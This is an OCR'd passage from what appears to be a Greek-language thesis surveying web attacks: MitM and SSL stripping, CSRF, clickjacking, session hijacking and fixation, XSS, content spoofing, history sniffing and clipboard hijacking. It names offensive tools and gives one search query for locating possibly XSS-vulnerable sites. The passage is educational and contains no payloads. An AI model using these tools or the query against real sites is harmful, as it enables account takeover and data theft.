Σε μια επίθεση MitM ο επιτιθέμενος είναι ενεργός χρήστης του δικτύου, δηλαδή έχει συνδεθεί στο δίκτυο και προσπαθεί να τοποθετηθεί σαν μεσάζοντας στην επικοινωνία χρήστη-διακομιστή ή χρήστη-ιστοσελίδας. Η θέση του αυτή δεν του επιτρέπει μόνο την επίβλεψη της ανταλλαγής των δεδομένων, όπως στην επίθεση υποκλοπής πληροφοριών, αλλά και την μετατροπή των HTTP requests/responses για τον οποιοδήποτε κακόβουλο σκοπό. Εάν ο επιτιθέμενος καταφέρει να ξεγελάσει και τις δυο πλευρές μιας επικοινωνίας και μπει σε αυτή τη θέση αποκτά αυτόματα μεγάλο πλεονέκτημα απέναντι στο θύμα και τις κινήσεις του στο δίκτυο. Οι επιθέσεις MitM μπορούν να είναι και "νόμιμες" (όχι κακόβουλες) όπως για παράδειγμα η προώθηση διαφημίσεων από τους ISPs ή τους VPN providers.

Σήμερα με την αύξηση των WLANs και των κινητών έξυπνων συσκευών (smartphones) τέτοιου είδους επιθέσεις είναι εξαιρετικά συχνές. Το πρωτόκολλο HTTP θεωρείται πλέον ανασφαλές καθώς η πληροφορία ανταλλάσσεται plain-text, και αντικαθίσταται με το HTTPS. Η ασφάλεια σε μια TLS/SSL επικοινωνία βασίζεται σε ζευγάρια κλειδιών τύπου ιδιωτικό/δημόσιο, από τα οποία τα δημόσια είναι πιστοποιημένα από την Αρχή Πιστοποίησης (Certificate Authority, part of the Public Key Infrastructure). Τα δημόσια κλειδιά όμως πρέπει να είναι καταχωρημένα στην εκάστοτε έκδοση του κάθε browser, και αν λάβουμε υπόψιν πως οποιαδήποτε CA (in the PKI) μπορεί να εκδώσει κλειδί για οποιοδήποτε site, οποιαδήποτε ιστοσελίδα είναι ευπαθής αφού μπορεί το κλειδί ταυτόχρονα να είναι πιστοποιημένο αλλά και δόλιο. Από την άλλη πλευρά οι ίδιοι οι browsers δεν ελέγχουν τακτικά την κατάσταση των πιστοποιητικών στην Online Certificate Status Protocol βάση, αλλά προτιμούν μια στατική λίστα γεγονός που αποτελεί ευπάθεια [31]. Τέλος, η πλειοψηφία των browsers αφήνουν το χρήστη να επιλέξει αν θέλει να συνεχίσει την πλοήγηση του σε μια ιστοσελίδα που το πιστοποιητικό δεν μπορεί να επαληθευθεί. Αρκετοί χρήστες δε διαθέτουν την ικανότητα να αναγνωρίσουν το ρίσκο της προειδοποίησης αυτής και προχωρούν στην ιστοσελίδα, οπότε δημιουργείται ένα επιπλέον τρωτό σημείο. Όλα τα παραπάνω δίνουν "πάτημα" για επιθέσεις MitM.


Από τεχνικής πλευράς οι επιθέσεις MitM θέτουν τον κακόβουλο ως ενδιάμεσο σε μια επικοινωνία client-server ικανός να παρεμβαίνει/αλλάζει/παρακολουθεί τα δεδομένα που ανταλλάσσονται. Για παράδειγμα αυτό μπορεί να γίνει με την τεχνική ARP poisoning σε μια επικοινωνία χρήστη-διακομιστή, όπου ο επιτιθέμενος προσπαθεί να υποδυθεί πως είναι η default gateway ενός δικτύου (με τη χρήση MAC address) για να περάσει η κίνηση πρώτα από εκείνον. Με την είσοδο της κρυπτογραφημένης επικοινωνίας (SSL/TLS) και με τα ασφαλή πιστοποιητικά οι επιθέσεις τέτοιου τύπου θα έπρεπε να εξαλειφθούν αλλά τρωτά σημεία των δυο άκρων της επικοινωνίας αφήνουν τη συγκεκριμένη τεχνική ακόμη εφικτή. Τυπικά οι Web εφαρμογές που τρέχουν σε HTTPS

[3] https://en.wikipedia.org/wiki/Sender_Policy_Framework

[4] https://dmarc.org/

[5] https://emkei.cz

αναγκάζουν το χρήστη να χρησιμοποιεί το συγκεκριμένο ασφαλές πρωτόκολλο (με redirection στην HTTPS ιστοσελίδα). Αυτός ο εξαναγκασμός μπορεί να παρακαμφθεί από έναν επιτιθέμενο MitM, ο οποίος θα προσπαθήσει μέσω του ελέγχου των request/responses να υποβαθμίσει το πρωτόκολλο σε HTTP. Η τεχνική αυτή ονομάζεται SSL Stripping Attack και είναι εφικτή [32] [33]. Εφαρμογές που βοηθούν σε επιθέσεις MitM, εκτός από τα εργαλεία της eavesdropping attack, είναι το arpspoof [11] με το οποίο ο επιτιθέμενος επιτυγχάνει την επίθεση ARP Spoofing και το sslstrip [34] το οποίο περιγράψαμε παραπάνω (τοποθετεί στο browser ακόμη και favicon για να μοιάζει με εκείνο του ασφαλή ιστοτόπου). Υπάρχουν και πιο προηγμένες όπως το Man-In-The-Middle Framework [35] που προσφέρει πολλές επιπλέον δυνατότητες (ARP poisoning, rogue proxy server, DNS spoofing, DHCP spoofing, HTML/JS injection για περαιτέρω εκμετάλλευση μέσω browser, HSTS bypass, συνεργασία με BeEF, …), το EtterCap [36] το οποίο προσφέρεται για active και passive επιθέσεις και αυτό με αρκετές δυνατότητες (kill connections, DNS hijacking, OS fingerprinting, password collector, HTTPS support, …), το BetterCap [37] με εξίσου δυνατές ικανότητες (ARP poisoning, credential harvesting, HSTS bypass, HTML/JS/CSS injection, SSL stripping, TCP proxy, …), το xerosploit [38] με δυνατότητες προσανατολισμένες στον Έλεγχο Διεισδυτικότητας (Penetration Testing / port scanning, network mapping, DDOS attack, HTML/JS injection, download replacement, DNS spoofing, …) καθώς και το TCP & UDP proxy Mallory [39].



Εικόνα 3:Παράδειγμα επίθεσης MitM.


2.2.5 Πλαστογράφηση αίτησης δεδομένων μεταξύ ιστοτόπων (Cross-site request forgery attack / CSRF / XSRF)

Το πρωτόκολλο επικοινωνίας HTTP βασίζεται στις δυο μεθόδους αποστολής και λήψης: POST και GET, και εδώ και αρκετά χρόνια οι ιστοσελίδες χρησιμοποιούν cookies για να γίνονται πιο εύχρηστες και να προσαρμόζονται διαφορετικά στον κάθε επισκέπτη. Σε αυτές ακριβώς τις λειτουργίες βρήκε πάτημα η επίθεση πλαστογράφησης αίτησης δεδομένων μεταξύ ιστοτόπων (CSRF). Ο επιτιθέμενος με την κατάλληλη τροποποίησης μιας φόρμας προς συμπλήρωση πείθει το θύμα να επισκεφτεί τον δικό του

κακόβουλο ιστότοπο. Η επίθεση γίνεται πολύ πιο αποδοτική (πειστική) αν συνδυαστεί με τεχνικές social engineering. Μόλις το θύμα πατήσει κάποιο κουμπί στην τροποποιημένη φόρμα εκτελείται ο κακόβουλος κώδικας του επιτιθέμενου.

Σήμερα λόγω προγραμματιστικών λαθών στις web εφαρμογές (CWE/SANS) η επίθεση τύπου CSRF, ονομάζεται αλλιώς one-click attack/ session riding/ sea-surf, είναι αρκετά διαδεδομένη στους επιτιθέμενους και κατατάσσεται στις 10 κορυφαίες επιθέσεις του OWASP [3] και στα 25 κορυφαία προγραμματιστικά λάθη του CWE/SANS [4]. Η CSRF στοχεύει κυρίως σε forums, κοινωνικά δίκτυα και email providers, και έχει επηρεάσει κορυφαίες web εφαρμογές του διαδικτύου ανά καιρούς όπως το Gmail [40] και το EBay [41].

Τεχνικά ένας επιτιθέμενος προσπαθεί να τρέξει ένα request από τον browser του θύματος προς κάποια ευάλωτη web εφαρμογή, χρησιμοποιώντας μια δικιά του ιστοσελίδα. Το θύμα δε γνωρίζει πως η σελίδα που επισκέφτηκε είναι κακόβουλη. Συνεπώς ο επιτιθέμενος εκμεταλλεύεται το cookie που είναι αποθηκευμένο στο browser του θύματος για να πιστοποιηθεί από τον server της νόμιμης εφαρμογής που θα τρέξει το request κανονικά, χωρίς να γνωρίζει πως δεν είναι από πρόθεση του πιστοποιημένου χρήστη αλλά του επιτιθέμενου. Ένα τυπικό σενάριο τέτοιας επίθεσης υπάρχει στην Εικόνα 4. Μια τέτοια επίθεση έχει σκοπό να κλέψει/αλλάξει credentials ή να κλέψει/τροποποιήσει στοιχεία από profile χρηστών (ευαίσθητα δεδομένα, κάρτες, κλπ.). Φυσικά για να επιτευχθεί η επίθεση πρέπει να υπάρχει ή να υπήρξε πρόσφατα ενεργό session μεταξύ πιστοποιημένου χρήστη (client) και web εφαρμογής (server), με ενεργό (not expired) cookie και το θύμα πρέπει να πεισθεί να πατήσει το link οπότε χρησιμοποιούνται τεχνικές social engineering. Το γεγονός κατά το οποίο οι browsers χειρίζονται requests που προορίζονται για διαφορετικά domains από την ίδια σελίδα (το ίδιο URL) με τον ίδιο τρόπο που θα χειρίζονταν το request που θα προοριζόταν για το ίδιο domain αποτελεί πλεονέκτημα για αυτές τις επιθέσεις. Οι ίδιες οι web εφαρμογές τείνουν να δίνουν μεγάλη διάρκεια ζωής στα cookies των clients με στόχο να είναι πιο φιλικές στο χρήστη, γεγονός που δίνει επίσης πλεονέκτημα σε αυτού του είδους τις επιθέσεις. Το πιο γνωστό εργαλείο για να εντοπίσουμε ευπάθειες CSRF σε μια web εφαρμογής είναι το CSRFTester [42] της OWASP που στην ουσία αποτελεί έναν proxy server καθώς και τα csrfscanner [43], Burp Suite Scanner [44] (Web App Vulnerabilities Scanner, επίσης proxy).



Εικόνα 4:Τυπικό σενάριο επίθεσης CSRF.

2.2.6 User interface redressing attack (Clickjacking)

Στη συγκεκριμένη επίθεση ο επιτιθέμενος προσπαθεί να υποκλέψει το κλικ του χρήστη που περιηγείται σε κάποια ιστοσελίδα κρύβοντας ένα κουμπί εντός της σελίδας ακριβώς επάνω στα όρια ενός υπαρκτού κουμπιού (transparent or opaque layers). Με αυτό τον τρόπο αποσπά τη συγκατάθεση του χρήστη (click) για να κάνει ένα κακόβουλο action, που δεν θέλησε το θύμα. Για αυτό ακριβώς το λόγο η επίθεση ονομάζεται συχνότερα clickjacking [45].

Σήμερα η συγκεκριμένη τεχνική είναι συνηθισμένη σε επιθέσεις Likejacking (αθέμιτα likes σε social networks) [46], Tweetbombs (αθέμιτα tweets στο Twitter) [45], Cursorjacking (μετακίνηση θέσης κέρσορα) [45], Strokejacking (υποκλοπή χτυπημάτων πληκτρολογίου) [45] [47], Webcam access (αθέμιτη καταγραφή μέσω της κάμερας – συνήθως από το Flash Player). Με την ακμή των smartphones εξελίχθηκαν και οι συγκεκριμένες επιθέσεις σε Tapjacking (υποκλοπή tap οθόνης αφής) [48]. Θύματα της συγκεκριμένης ευπάθειας έχουν υποπέσει γνωστές ιστοσελίδες όπως Facebook, Twitter [49].

Τεχνικά ο επιτιθέμενος πρέπει να καταφέρει να δημιουργήσει κώδικα ο οποίος θα κλέψει το νόμιμο “κλικ” του θύματος και θα το μετατρέψει σε “κλικ” που θα εξυπηρετήσει το δικό του σκοπό. Αυτό θα επιτευχθεί κρύβοντας το αντικείμενο του επιτιθέμενου από το χρήστη ακριβώς επάνω από το φυσιολογικό αντικείμενο, όπως φαίνεται στην Εικόνα 5. Συνήθως για τη λεπτομερή αυτή δουλεία

χρησιμοποιούνται εργαλεία συντεταγμένων ώστε να μεταμφιεστεί το κακόβουλο αντικείμενο (συνήθως σε frames) και να συμπεριληφθεί στη σελίδα.

Εικόνα 5:Σχηματική απεικόνιση Clickjacking Attack. Το κρυφό αντικείμενο δε φαίνεται στον επισκέπτη.

2.2.7 Υποκλοπή συνεδρίας (Session hijacking attack)

Στο συγκεκριμένο σενάριο ο επιτιθέμενος προσπαθεί να αποσπάσει το πιστοποιημένο session από το browser του θύματος για να το χρησιμοποιήσει στο δικό του browser, ώστε να αυθεντικοποιηθεί με τα διαπιστευτήρια του θύματος σε κάποια web εφαρμογή. Η συγκεκριμένη επίθεση εκτός από session hijacking είναι γνωστή και ως sidejack. Όπως αναφέραμε και πριν, οι ιστοσελίδες πλέον κάνουν χρήση session και cookies κατά την πιστοποίηση των χρηστών τους. Τα συγκεκριμένα αναγνωριστικά αρχεία, συνήθως ψευδοτυχαία μεγάλα αλφαριθμητικά (string), αποθηκεύονται στον web server αλλά και στον client και θα βοηθήσουν στην επόμενη επίσκεψη του client στην web εφαρμογή. Όσο το session είναι ενεργό, δηλαδή αν δε γίνει log off ή αν δε λήξει χρονικά, όλα τα requests στη web εφαρμογή γίνονται στο context του συγκεκριμένου πιστοποιημένου χρήστη. Στόχος του επιτιθέμενου στη συγκεκριμένη τεχνική είναι να “κλέψει” το session, δηλαδή το αναγνωριστικό (bearer token) ώστε να εισέλθει στην εφαρμογή με το λογαριασμό του θύματος.

Σήμερα το session hijacking είναι από τις επικρατέστερες τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να παρεισφρήσουν παράνομα σε λογαριασμούς web εφαρμογών. Τοποθετείται 2^{ο} στη σχετική λίστα top 10 του OWASP [3], συγκεντρωτικά με άλλες ευπάθειες που αφορούν το session management. Φυσικά, σε αυτό συντέλεσε και η αύξηση των ευπαθών ελεύθερων ασύρματων δικτύων (Wi-Fi Hotspots).

Η τεχνική του session hijacking εξαρτάται από τις παραμέτρους ασφάλειας του cookie στην web εφαρμογή, στο browser αλλά και στην ασφάλεια του δικτύου. Από την πλευρά του browser, ακόμη και ένα κακόβουλο add-on μπορεί να δώσει το cookie στον επιτιθέμενο. Από την πλευρά του δικτύου, το αναγνωριστικό μπορεί να υποκλαπεί με τεχνικές eavesdropping [7] ή/και MitM. Από την πλευρά της εφαρμογής, ο επιτιθέμενος μπορεί να εκμαιεύσει cookies σε ευπαθείς σε XSS ιστοσελίδες (μέσω JavaScript και set/get cookie συναρτήσεις [50]). Για να είναι συμβατές οι εφαρμογές από παλαιότερους browsers χρησιμοποιούν τεχνικές fallback όπου το session management γίνεται σε παραμέτρους του URI, άρα το session id υπάρχει σε κάθε request και είναι διαθέσιμο σε οποιονδήποτε


παρακολουθεί την κίνηση του δικτύου. Εναλλακτικά ένα αναγνωριστικό μπορεί να προβλεφθεί από τον επιτιθέμενο, είτε αν καταλάβει τον τρόπο με τον οποίο δομείται το αλφαριθμητικό είτε με brute force. Εργαλεία που χρησιμοποιούνται σε τέτοιες επιθέσεις είναι το MitM Framework [35], το EtterCap [36] και το Hamster Proxy [51] που σε συνεργασία με το Ferret [52] μας δίνει οποιοδήποτε cookie ανταλλάσσεται στο δίκτυο που εκμεταλλευόμαστε (και άλλα ευαίσθητα δεδομένα).

2.2.8 Session fixation attack

Κατά την επίθεση session fixation ο επιτιθέμενος προσπαθεί να αναγκάσει το θύμα να χρησιμοποιήσει ένα session που γνωρίζει. Αν πετύχει η επίθεση και το θύμα αυθεντικοποιηθεί στην ευπαθής εφαρμογή, ταυτόχρονα δίνει πλήρη πρόσβαση στο λογαριασμό του και στον επιτιθέμενο.

Σήμερα το session fixation είναι συνηθισμένη τεχνική επίθεσης. Είναι και αυτό 2ο στη σχετική λίστα του OWASP [3], αφού αποτελεί ευπάθεια σχετική με session management. Η συχνή χρήση αυτής της τεχνικής οφείλεται και σε ευπάθειες γνωστών CMS που ανακαλύπτονται ανά καιρούς (για παράδειγμα Symphony CMS [53]).

Τεχνικά η συγκεκριμένη τεχνική αποτελείται από 3 βήματα [54]: session setup, session fixation, session entrance. Αρχικά ο επιτιθέμενος δημιουργεί ένα session id (session setup) και με κάποιο τρόπο στέλνει το θύμα σε μια ευπαθής web εφαρμογή (για παράδειγμα με mail link ή με XSS) με το session id που έχει κατασκευάσει προηγουμένως (trap-session/Session Fixation). Η ευπαθής εφαρμογή δε θα αλλάξει το session id. Μόλις το θύμα πιστοποιηθεί από την εφαρμογή δίνεται η πρόσβαση στο λογαριασμό του και στον επιτιθέμενο. Εργαλεία που χρησιμοποιούνται είναι το Wireshark [10] και διάφοροι Cookie Manager. Πολύ καλό για εκμάθηση της συγκεκριμένης επίθεσης είναι το WebGoat της OWASP [55].



Εικόνα 6:Παράδειγμα επίθεσης Session Fixation.

2.2.9 Cross-site Scripting (XSS / CSS)


Η επίθεση CSS/XSS είναι από τις πιο γνωστές Client Side επιθέσεις. Αποτελεί το “Buffer Overflow” του web. Ο επιτιθέμενος εκμεταλλεύεται ευπάθειες μια ιστοσελίδας που του επιτρέπει να προσθέσει δικό του κώδικα (συνήθως JavaScript) στο περιβάλλον εκτέλεσης της εφαρμογής. Αυτό έχει ως αποτέλεσμα κάθε επισκέπτης της σελίδας να γίνεται στόχος της επίθεσης, άρα και πιθανό θύμα αφού οι πληροφορίες που ανταλλάσσει με την εφαρμογή μπορεί να γίνουν γνωστές στον επιτιθέμενο.

Σήμερα η επίθεση XSS είναι στις επικρατέστερες θέσεις των λιστών OWASP Top 10 [3] και CWE/SANS Most Dangerous Programming Errors [4] και αυτό γιατί πολλές ιστοσελίδες αγνοούν ότι μπορεί να είναι ευπαθείς. Ακόμη και σε κορυφαίες ιστοσελίδες έχουν εντοπιστεί κατά καιρούς ευπάθειες XSS (My Space-Samy Kamkar worm [56], XSS Archive [57]).

Στη συγκεκριμένη τεχνική ο επιτιθέμενος χρειάζεται να εκμεταλλευτεί ένα ευπαθές text input σημείο μιας web εφαρμογής ώστε να προσθέσει αυθαίρετο (arbitrary) κώδικα JavaScript σε script HTML tags. Η εκτέλεση του κώδικα θα γίνει στην πλευρά του επισκέπτη (client side) της εφαρμογής. Αυτό αποτελεί τεράστιο πρόβλημα ασφάλειας για εκείνον καθώς η JavaScript χειρίζεται Cookies, αποστολές HTTP requests και μπορεί να αλλάξει τον στατικό κώδικα μιας σελίδας (HTML). Αν ο κώδικας του επιτιθέμενου είναι κακόβουλος και χρησιμοποιήσει τις συγκεκριμένες ιδιότητες της JavaScript μπορεί να καταφέρει να κλέψει Cookies, να καταγράψει τα keystrokes (keylogging) ακόμη και phishing χωρίς να επιτεθεί άμεσα αλλά χρησιμοποιώντας την ευπαθή ιστοσελίδα ως κάλυψη. Οι επιθέσεις XSS χωρίζονται σε 3 κατηγορίες:

- Persistent XSS. Το κακόβουλο string έχει μπει στη βάση δεδομένων της εφαρμογής, οπότε σε κάθε request κάποιου επισκέπτη της θα επιστραφεί μαζί με το response και το κακόβουλο script που θα εκτελεστεί στον browser του θύματος.
- Reflected XSS. Το κακόβουλο string προέρχεται από το request του θύματος, το οποίο έχει εκμαιευτεί από τον επιτιθέμενο. Δηλαδή ο επιτιθέμενος ετοίμασε ένα URL με το script και έπεισε το θύμα να το πατήσει.
- DOM-based XSS. Το κακόβουλο script και εδώ βρίσκεται στο URL, και ο επιτιθέμενος πρέπει να πείσει το θύμα να το πατήσει. Το request θα απαντηθεί από τη σελίδα και στο browser του θύματος εκτός από το response θα εκτελεστεί και το κακόβουλο script.

Ο εντοπισμός των XSS ευπαθειών γίνεται μέσω Penetration Testing και στατικής ανάλυσης της web εφαρμογής. Πολύ χρήσιμα εργαλεία στατικής ανάλυσης προσφέρει το OWASP. Μετά τον εντοπισμό της ευπάθειας γίνεται η εκμετάλλευση με το BEeF [58] ή το metasploit [18]. Εξίσου χρήσιμα εργαλεία είναι τα browser add-ons TamperData [59] και Hackbar [60] και κάποιο Cookie Manager όπως το Firefox Cookie Manager+ [61]. Εργαλεία για δυναμική ανάλυση είναι το XSSer [62], το Vega [63], το grabber [64], η σουίτα Burp [44] κ.α.. Επίσης ευάλωτες ιστοσελίδες μπορούν να εντοπισθούν με την κατάλληλη αναζήτηση σε μηχανές αναζήτησης (π.χ. Google: *inurl:/search_results.php?search=*).



Εικόνα 7:Βήματα επίθεσης Persistent XSS.

2.2.10 Content Spoofing

Η συγκεκριμένη είναι μια επίθεση ίδιας λογικής με την XSS, αφού ο επιτιθέμενος εκμεταλλεύεται πεδία data input ευπαθών ιστοσελίδων, όμως δε χρησιμοποιείται κώδικας JavaScript αλλά διαφορετικές text-based τεχνικές.

Στην επίθεση Content Spoofing (ή και Content Injection / Virtual Defacement) από τεχνικής πλευράς ένας επιτιθέμενος προσπαθεί να τοποθετήσει κείμενο, συνήθως στο URL μια web εφαρμογής, που δε θα μπορεί να χειριστεί η ίδια η εφαρμογή. Αυτό έχει ως αποτέλεσμα την εξαπάτηση των θυμάτων που θα βρεθούν σε μια ιστοσελίδα που χειρίζεται ο κακόβουλος, ενώ συνεχίζουν να είναι στο domain της νόμιμης εφαρμογής. Σε συνδυασμό με τεχνικές social engineering η συγκεκριμένη επίθεση είναι πολύ δυνατή καθώς μπορεί να οδηγήσει σε phishing ή modified request του θύματος.

2.2.11 History Sniffing

Ο επιτιθέμενος εδώ στοχεύει να υποκλέψει πληροφορίες για το θύμα που αποθηκεύει ο browser του τοπικά. Οι πληροφορίες αυτές μπορεί να είναι η προσωρινή μνήμη, το autocomplete, το ιστορικό και άλλα στοιχεία που θα συμπληρώσουν το προφίλ του θύματος και θα βοηθήσουν σε μεταγενέστερη επίθεση (για παράδειγμα σε μια στοχευμένη διαφήμιση).

Αρχικά η συγκεκριμένη τεχνική εκμεταλλευόταν τον κώδικα CSS και πιο συγκεκριμένα το style :visited το οποίο αλλάζει χρώμα στο link αν ο browser το έχει επισκεφθεί στο παρελθόν. Οι πληροφορίες μαζεύονταν με JavaScript. Με αυτόν τον τρόπο λειτουργεί και η Proof-of-Concept ιστοσελίδα WhoAmI [65]. Μεταγενέστερα χρησιμοποιήθηκαν μέθοδοι browser fingerprinting [66]. Το πιο γνωστό εργαλείο για τη συγκεκριμένη τεχνική είναι το Sniffly [67] το οποίο αφού δημιουργήσει μια CSP πολιτική ανακατευθύνει τις αιτήσεις για εικόνα από HTTP σε HTTPS, στέλνει πολλαπλές αιτήσεις

για εικόνες και υπολογίζει το χρόνο εξυπηρέτησης τους. Αν αυτός ο χρόνος είναι εξαιρετικά μικρός (HSTS redirect) σημαίνει πως το site είναι visited, αλλιώς όχι. Άλλο εργαλείο που ανακαλύπτει αποκλειστικά visited social websites είναι το SocialHistoryJS [68].

2.2.12 Υποκλοπή clipboard (Clipboard Hijack)

Στο συγκεκριμένο είδος επίθεσης στόχος είναι η αντικατάσταση του περιεχομένου του clipboard του θύματος με κακόβουλο περιεχόμενο (π.χ. link από malware website) από τον επιτιθέμενο.

Σήμερα η συγκεκριμένη τεχνική χρησιμοποιείται σε επιθέσεις malvertising (malicious advertisement). Αυτό το είδος κακόβουλης διαφήμισης στοχεύει στην προώθηση ενός προϊόντος που συνήθως είναι spyware. Επίσης χρησιμοποιείται και από αρκετές ιστοσελίδες για προώθηση τους σε περιπτώσεις copy/paste περιεχομένου από το χώρο τους.

Τεχνικά ο επιτιθέμενος στη συγκεκριμένη επίθεση τοποθετεί ένα link από το κακόβουλο website στο clipboard, χωρίς να επηρεάσει το προηγούμενο κείμενο που έχει αντιγράψει το θύμα. Στη συνέχεια το ανυποψίαστο θύμα διαδίδει με την επικόλληση το κείμενο αλλά και το κακόβουλο link (π.χ. σε email, blogs, documents, κ.α.). Αυτό επιτυγχάνεται κυρίως με JavaScript και συναρτήσεις που επιτυγχάνουν string concatenation.

